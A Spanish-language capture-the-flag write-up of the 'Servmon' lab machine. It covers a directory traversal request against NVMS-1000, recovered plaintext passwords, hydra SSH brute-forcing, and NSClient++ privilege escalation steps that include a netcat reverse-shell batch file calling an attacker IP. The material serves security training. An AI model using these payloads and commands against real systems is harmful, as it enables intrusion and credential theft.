Servmon - Writeup

RECONOCIMIENTO - EXPLOTACION

Realizamos un escaneo de puertos con nmap:

```
21/tcp
            open ftp
                                   syn-ack ttl 127 Microsoft ftpd
 | ftp-anon: Anonymous FTP login allowed (FTP code 230)
                            <DIR>
  02-28-22 07:35PM
  ftp-syst:
    SYST: Windows_NT
22/tcp open ssh
                                   syn-ack ttl 127 OpenSSH for_Windows_8.0 (protocol 2.0)
 ssh-hostkey:
     3072 c7:1a:f6:81:ca:17:78:d0:27:db:cd:46:2a:09:2b:54 (RSA)
  ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDLqFnd0LtYC3vPEYbWRZEOTBIpA++rGtx7C/R2/f2Nrro7eR
18yTlXFvQZjgPk1Bc/0JGw9C1Dx9abLs1zC03S4/sFepnECbfnTXzm28nNbd+VI3UUe5rjlnC4TrRLUMAtl8ybD2
BHO6K9/Bh6p0xWgVXhjuEd0KUyCwRqkvWAjxw5xrCCokjYcOEZ34fA+IkwPpK4oQE279/Y5p7niZyP4lFVl5cu0J
     256 3e:63:ef:3b:6e:3e:4a:90:f3:4c:02:e9:40:67:2e:42 (ECDSA)
  ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBA5iE0EIBy2ljQ
     256 5a:48:c8:cd:39:78:21:29:ef:fb:ae:82:1d:03:ad:af (ED25519)
 _ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIN6c7yYxNJoV/1Lp8AQeOGoJrtQ6rgTitX0ksHDoKjhn
           open http
                                  syn-ack ttl 127
 _http-favicon: Unknown favicon MD5: 3AEF8B29C4866F96A539730FAB53A88F
 | http-methods:
    Supported Methods: GET HEAD POST OPTIONS
 |_http-title: Site doesn't have a title (text/html).
 fingerprint-strings:
   GetRequest, HTTPOptions, RTSPRequest:
        Authinto:
  135/tcp open msrpc
                               syn-ack ttl 127 Microsoft Windows RPC
  139/tcp open netbios-ssn syn-ack ttl 127 Microsoft Windows netbios-ssn
  445/tcp open microsoft-ds? syn-ack ttl 127
  5666/tcp open tcpwrapped syn-ack ttl 127
  6063/tcp open x11? syn-ack ttl 127
6699/tcp open napster? syn-ack ttl 127
  8443/tcp open ssl/https-alt syn-ack ttl 127
  | http-methods:
49664/tcp open msrpc syn-ack ttl 127 Microsoft Windows RPC
49665/tcp open msrpc syn-ack ttl 127 Microsoft Windows RPC
49666/tcp open msrpc syn-ack ttl 127 Microsoft Windows RPC
49667/tcp open msrpc syn-ack ttl 127 Microsoft Windows RPC
49668/tcp open msrpc syn-ack ttl 127 Microsoft Windows RPC
49669/tcp open msrpc syn-ack ttl 127 Microsoft Windows RPC
49670/tcp open msrpc
 49670/tcp open msrpc
                                    syn-ack ttl 127 Microsoft Windows RPC
```

Vemos que podemos acceder a FTP con el usuario anonymous y encontramos una carpetas llamada users. Dentro hay dos usuarios y dentro de cada usuario vemos 1 archivo:

```
02-28-22 07:36PM
                         <DIR>
                                        Nadine
02-28-22 07:37PM
                         <DIR>
                                        Nathan
226 Transfer complete.
ftp> cd Nadine
250 CWD command successful.
229 Entering Extended Passive Mode (|||49680|)
150 Opening ASCII mode data connection.
02-28-22 07:36PM
                                    168 Confidential.txt
226 Transfer complete.
ftp> dir
229 Entering Extended Passive Mode (|||49685|)
150 Opening ASCII mode data connection.
02-28-22 07:36PM
                                   182 Notes to do.txt
```

Vemos el contenido de los archivos:

```
$ cat Confidential.txt
Nathan,

I left your Passwords.txt file on your Desktop. Please remove this once you have edited it yourself and place it back into the secure folder.

Regards

Nadine

(kali@ kali)-[~/Downloads]
$ cat "Notes to do.txt"

1) Change the password for NVMS - Complete
2) Lock down the NSClient Access - Complete
3) Upload the passwords
4) Remove public access to NVMS
5) Place the secret files in SharePoint
```

En el puerto 80 vemos un panel de login de "NVMS-1000". Vamos a buscar vulnerabilidades:



```
** searchsploit nvms

Exploit Title

NVMS 1000 - Directory Traversal
OpenVms 5.3/6.2/7.x - UCX POP Server Arb
OpenVms 8.3 Finger Service - Stack Buffe
TVT NVMS 1000 - Directory Traversal
```

Tenemos 2 de directory trasversal, vamos a leer el primero:

```
# Title: NVMS-1000 - Directory Traversal

# Date: 2019-12-12

# Author: Numan Türle

# Vendor Homepage: http://en.tvt.net.cn/

# Version : N/A

# Software Link : http://en.tvt.net.cn/products/188.html

POC

GET /../../../../../../../../../../windows/win.ini HTTP/1.1

Host: 12.0.0.1

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image

Accept-Encoding: gzip, deflate

Accept-Language: tr-TR,tr;q=0.9,en-US;q=0.8,en;q=0.7

Connection: close
```

Segun este exploit, si capturo la peticion con burpsuite del panel de login, puedo ejecutar ese path trasversal y obtendria lo siguiente:

```
HTTP/1.1 200 OK
Content-type:
Content-Length: 92
Connection: close
AuthInfo:

;
for 16-bit app support
[fonts]
[extensions]
[mci extensions]
[files]
[Mail]
MAPI=1
```

Como podemos leer archivos y nos han dicho que estan las passwords en el desktop de Nathan en el archivo passwords.txt, vamos a realizar el LFI:

```
1 HTTP/1.1 200 OK
GET
/../../../../../../../../../../users/nathan/desktop/Passwords.tx
                                                                          2 Content-type: text/plain
                                                                          3 Content-Length: 156
Host: 10.10.10.184
                                                                          4 Connection: close
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101
                                                                          5 AuthInfo:
Firefox/115.0
Accept:
                                                                          7 lnsp3ctTh3Way2Mars!
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image
                                                                          8 Th3r34r3ToOM4nyTraitOr5!
/webp,*/*;q=0.8
                                                                          9 B3WithM30r4galn5tMe
Accept-Language: en-US,en;q=0.5
                                                                         10 L1k3B1gBut7s@WOrk
Accept-Encoding: gzip, deflate, br
                                                                         11 Only7h3yOunGWillFOllOw
Referer: http://lo.10.10.184/
                                                                         12 IfH3s4b0Utg0t0H1sH0me
Connection: keep-alive
                                                                         13 Gr4etN3w5w17hMySk1Pa5$
Cookie: dataPort=6063
Upgrade-Insecure-Requests: 1
```

Hemos conseguido varias credenciales. Despues de probar todas las contraseñas con los usuarios "Nadine" y "Nathan" en el login de NVMS, encontramos una credencial por SSH

```
hydra -l nadine -P passwords.txt ssh://10.10.10.184
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-10-09 17:22:25
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 7 tasks per 1 server, overall 7 tasks, 7 login tries (l:1/p:7), ~1 try per task
[DATA] attacking ssh://10.10.10.184:22/
[22][ssh] host: 10.10.10.184 login: nadine password: L1k3B1gBut7saW0rk
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-10-09 17:22:27
```

```
Microsoft Windows [Version 10.0.17763.864]
(c) 2018 Microsoft Corporation. All rights reserved.
nadine@SERVMON C:\Users\Nadine>whoami
servmon\nadine
```

ESCALADA DE PRIVILEGIOS

En los programas localizamos el nsclient++

```
nadine@SERVMON C:\PROGRA~1>dir
 Volume in drive C has no label.
 Volume Serial Number is 20C1-47A1
Directory of C:\PROGRA~1
02/28/2022 07:55 PM
                       <DIR>
02/28/2022 07:55 PM
                       <DIR>
03/01/2022 02:20 AM
                       <DIR>
                                      Common Files
11/11/2019 07:52 PM
                       <DIR>
                                       internet explorer
                                      MSBuild
02/28/2022 07:07 PM
                       <DIR>
02/28/2022 07:55 PM
                       <DIR>
                                       NSClient++
```

Vemos que hay dos posibles exploits:

Nos dice paso a paso lo que tenemos que hacer:

```
1. Grab web administrator password
- open c:\program files\nsclient++\nsclient.ini
or
- run the following that is instructed when you select forget password
        C:\Program Files\NSClient++>nscp web -- password --display
        Current password: SoSecret
2. Login and enable following modules including enable at startup and save configuration
- CheckExternalScripts
- Scheduler
3. Download nc.exe and evil.bat to c:\temp from attacking machine
        @echo off
        c:\temp\nc.exe 192.168.0.163 443 -e cmd.exe
4. Setup listener on attacking machine
        nc -nlvvp 443
5. Add script foobar to call evil.bat and save settings
- Settings > External Scripts > Scripts
- Add New
        - foobar
                command = c:\temp\evil.bat
6. Add schedulede to call script every 1 minute and save settings
- Settings > Scheduler > Schedules
- Add new
        - foobar
                interval = 1m
                command = foobar
```


Encontramos la contraseña:

```
nadine@SERVMON C:\PROGRA~1\NSClient++>type nsclie
i>i* If you want to fill this file with all avail
# nscp settings --generate --add-defaults --loa
# If you want to activate a module and bring in a
# nscp settings --activate-module <MODULE NAME>
# For details run: nscp settings --help

; in flight - TODO
[/settings/default]

; Undocumented key
password = ew2×6SsGTxjRwXOT
```


Intentamos iniciar sesion en el panel de login pero no nos deja, seguramente hay una politica detras que no deja acceder a este panel de manera externa, por lo que solo lo podemos hacer internamente a traves del "port forwarding":



Como la maquina no me deja utilizar chisel, vamos hacerlo a traves de "SSH Port Forwarding". Vamos a hacer que mi puerto 8443 sea el de la maquina victima 8443:

```
-(kali⊕ kali)-[~/Downloads]
$ ssh nadine@10.10.10.184 -L 8443:127.0.0.1:8443
```


Ahora si que nos deja iniciar sesion:




El exploit me dice que suba el binario de netcat para conseguir la reverse shell a traves de archivo "evil.bat" que sera el que invoque el binario. Pero la maquina da muchos problemas (borra nc.exe todo el rato y se cae la conexion), entonces lo que voy a hacer es crear un archivo "evil.bat" que lea la flag del administrador:

```
$ cat evil.bat
type c:\users\administrator\desktop\root.txt
```

Luego tenemos que crear un scrip en nsclient que ejecute el archivo "evil.bat":



Guardamos, le damos a reload en "control", entramos en queries y podemos ver la que hemos creado:



Cuando le damos a run podemos ver la flag del administrador:

